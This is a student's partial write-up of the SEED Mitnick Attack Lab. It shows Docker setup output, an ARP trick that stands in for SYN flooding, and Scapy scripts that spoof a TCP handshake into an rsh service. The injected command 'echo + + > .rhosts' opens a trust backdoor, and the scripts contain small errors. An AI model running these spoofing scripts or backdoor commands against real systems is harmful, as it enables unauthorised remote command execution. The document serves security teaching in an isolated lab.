


Lab8_The Mitnick Attack Lab

The objective of this lab is to recreate the classic Mitnick attack, so students can gain the first-hand experience on such an attack. We will emulate the settings that was originally on Shimomura's computers, and then launch the Mitnick attack to create a forged TCP session between two of Shimomura's computers. If the attack is successful, we should be able to run any command on Shimomura's computer.

This lab covers the following topics:

- TCP session hijacking attack
- TCP three-way handshake protocol
- The Mitnick attack
- Remote shell rsh
- Packet sniffing and spoofing

-
- Build and launch the network



```
Terminal
invoke-rc.d: could not determine current runlevel
invoke-rc.d: policy-rc.d denied execution of restart.
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rsh to provide /usr/bin/rsh (rsh) in
auto mode
update-alternatives: warning: skip creation of /usr/share/man/man1/rsh.1.gz beca
use associated file /usr/share/man/man1/netkit-rsh.1.gz (of link group rsh) does
n't exist
Removing intermediate container bed04cabad15
--> b76bda88e5f5
Successfully built b76bda88e5f5
Successfully tagged seed-image-ubuntu-mitnick:latest
lalsnadi@VM:~/Downloads/Labsetup$ sudo docker-compose up
WARNING: Found orphan containers (router, host-192.168.0.0.5, victim-10.9.0.5, B-
10.9.0.6, host-192.168.0.0.6, malicious-router-10.9.0.111, A-10.9.0.5, M-10.9.0.1
05) for this project. If you removed or renamed this service in your compose fil
e, you can run this command with the --remove-orphans flag to clean it up.
Recreating attacker-10.9.0.105 ... done
Creating trusted-server-10.9.0.6 ... done
Creating x-terminal-10.9.0.5 ... done
Attaching to seed-attacker, x-terminal-10.9.0.5, trusted-server-10.9.0.6
x-terminal-10.9.0.5 | * Starting internet superserver inetd [ OK ]
```

Notice the network has 3 machines

1. Attacker-10.9.0.105
2. Trusted-server-10.9.0.6
3. X-terminal-10.9.0.5

Before the attack, we need to set up the trusted relationship between X-Terminal (10.9.0.5) and Trusted Server (10.9.0.6).

- Login to x-terminal and trusted server

```

Terminal
Invoke-rc.d: could not determine current runlevel
Invoke-rc.d: policy-rc.d denied execution of restart.
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp (rcp) in
auto mode
update-alternatives: warning: skip creation of /usr/share/man/man1/rcp.1.gz beca
link group rcp) does

Terminal
i4lsmadi@VM:~$ sudo docker exec -it trusted-server-10.9.0.6
bash
root@4003f3a15bf6:/#

Terminal
i4lsmadi@VM:~$ sudo docker exec -it x-terminal-10.9.0.5 bash
root@a4ad33e70fe8f:/#

```

- **On X-Terminal: Set up the trust relationship**

```

Terminal
i4lsmadi@VM:~$ sudo docker exec -it x-terminal-10.9.0.5 bash
root@a4ad33e70fe8f:/# su seed
seed@a4ad33e70fe8f:/# cd
seed@a4ad33e70fe8f:/# touch .rhosts
seed@a4ad33e70fe8f:/# echo 10.9.0.6 > .rhosts
seed@a4ad33e70fe8f:/# chmod 644 .rhosts
seed@a4ad33e70fe8f:/#

```

- **On Trusted Server: Verify the trust relationship**

```

Terminal
i4lsmadi@VM:~$ sudo docker exec -it trusted-server-10.9.0.6
bash
root@4003f3a15bf6:/# su seed
seed@4003f3a15bf6:/# rsh 10.9.0.5 date
Sat Mar 12 04:56:38 UTC 2022
seed@4003f3a15bf6:/#

```

Task 1: Simulated SYN flooding

- Go to X-Terminal, and add an ARP entry for 10.9.0.6 (trusted server). We can use a fake MAC address.

```

seed@a4ad33e70fe8f:/# exit
exit
root@a4ad33e70fe8f:/# arp -s 10.9.0.6 aa:bb:cc:dd:ee:ff
root@a4ad33e70fe8f:/# arp -n
Address      HWtype  HWaddress  Flags Mask  Iface
10.9.0.6     ether   aa:bb:cc:dd:ee:ff  CM         eth0
root@a4ad33e70fe8f:/#

```

Task 2: Spoof TCP Connections and rsh Sessions

- To launch the attack, we need to do the following:
- Step 1: Spoof a SYN packet from Trusted server to X-terminal.

```

GNU nano 4.8                                spoof_syn.py                                Modifi
#!/usr/bin/python3
from scapy.all import *

x_ip = "10.9.0.5" # X-Terminal
srv_ip = "10.9.0.6" # The trusted server

x_port = 514 # Port number used by X-Terminal
srv_port = 1023 # Port number used by the trusted server
port_2nd = 9090 # Port number used by the 2nd connection
syn_seq = 0x1000 # Initial sequence number

# Spoof a SYN from Trusted Server to X-Terminal
ip = IP( src = srv_ip, dst = x_ip)
tcp = TCP( sport = srv_port, dport = x_port,
          seq = syn_seq, flags = 'S')
print('Sending SYN...')
send(ip/tcp, verbose=1)

```

Notice that srv-port must be 1023

```

bash: sudo: command not found
root@4003f3a15bf6:/# python3 spoof_syn.py
Sending SYN...
.
Sent 1 packets.
root@4003f3a15bf6:/#

```

- Step 2: Step 1 will trigger X-Terminal to send out a SYN+ACK. We need to spoof an ACK to finish the handshake protocol.

```

GNU nano 4.8                                spoof_ack_data.py                                Modifie
#!/usr/bin/python3
from scapy.all import *
import time

x_ip = "10.9.0.5" # X-Terminal
srv_ip = "10.9.0.6" # The trusted server

x_port = 514 # Port number used by X-Terminal
srv_port = 1023 # Port number used by the trusted server
srv_port2 = 9090 # Initial sequence number
syn_seq = 0x1000 # Initial sequence number

# Spoof the ACK to finish 3-way handshake initiated by the attacker
# After that, spoof a rsh data packet
# We are only allowed to use the sequence number in the captured packet
def spoof(pkt):
    old_tcp = pkt[TCP]

    if old_tcp.flags == 'SA':
        # Spoof ACK to finish the handshake protocol
        ip = IP( src = srv_ip,
                dst = x_ip)
        tcp = TCP(sport = srv_port,
                dport = x_port,
                seq = syn_seq + 1,
                ack = old_tcp.seq + 1,
                flags="A")
        print(' {}->{} Spoofing ACK'.format(tcp.sport, tcp.dport))
        send(ip/tcp, verbose=0)

    # Send rsh command to X-Terminal
    tcp.flags="PA"
    rdata = str(srv_port2) + '\x00seed\x00seed\x00touch /tmp/mitnick\x00'
    data = str(srv_port2) + '\x00seed\x00seed\x00echo + + > .rhosts\x00'
    print('      Sending data: {}'.format(data))
    send(ip/tcp/data, verbose=0)

    # Reset the connection after 2 seconds
    # This is not necessary. We did this, so we can repeat the attack.
    time.sleep(2)
    tcp.flags = "R"
    tcp.seq = syn_seq + 1 + len(data)
    print(' {}->{} Resetting connection'.format(tcp.sport, tcp.dport))
    send(ip/tcp, verbose=0)

f = 'tcp and src host {} and src port {} and dst host {} and dst port {}'
myFilter = f.format(x_ip, x_port, srv_ip, srv_port)
sniff(liface='br-a5d49d801e40', filter=myFilter, prn=spoof)

```

- Step 3: After sending the ACK, the connection will be established. We will then send out the RSH data using this connection.

- (Create a to the trusted server, then from that connection (while code is running), type: su seed, then rsh 10.9.0.5 date, then monitor output on the other trusted server terminal

```

iainsmadi@VM:~/Downloads/Labsetup$ sudo docker exec
-it trusted-server-10.9.0.6 bash
root@4003f3a15bf6:/# su seed
seed@4003f3a15bf6:/# rsh 10.9.0.5 date
rsh: Error looking up host: Name or service not kno
wn
seed@4003f3a15bf6:/# ls
bin  home  libx32  proc  spoof_ack_data.py  tmp
boot  lib  media  root  spoof_syn.py      usr
dev  lib32  mnt  run  srv  var
etc  lib64  opt /sbin  sys
seed@4003f3a15bf6:/# rsh X10.9.0.5 date
rsh: Error looking up host: Name or service not kno
wn
seed@4003f3a15bf6:/# rsh 10.9.0.5 date

1023-->514 Spoofing ACK
Sending data: 9090seedseedecho + + > .rhosts
1023-->514 Resetting connection
1023-->514 Spoofing ACK
Sending data: 9090seedseedecho + + > .rhosts
1023-->514 Resetting connection
1023-->514 Spoofing ACK
Sending data: 9090seedseedecho + + > .rhosts
1023-->514 Resetting connection
1023-->514 Spoofing ACK
Sending data: 9090seedseedecho + + > .rhosts
1023-->514 Resetting connection

```

- You can see that after getting the RSH data, X-Terminal will initiate the second connection and send it to the Trusted Server. We need to spoof an ACK. If this connection cannot be established, X-Terminal will abort. , then try the code below
- Then complete Task 3 (Task 3: Set Up a Backdoor)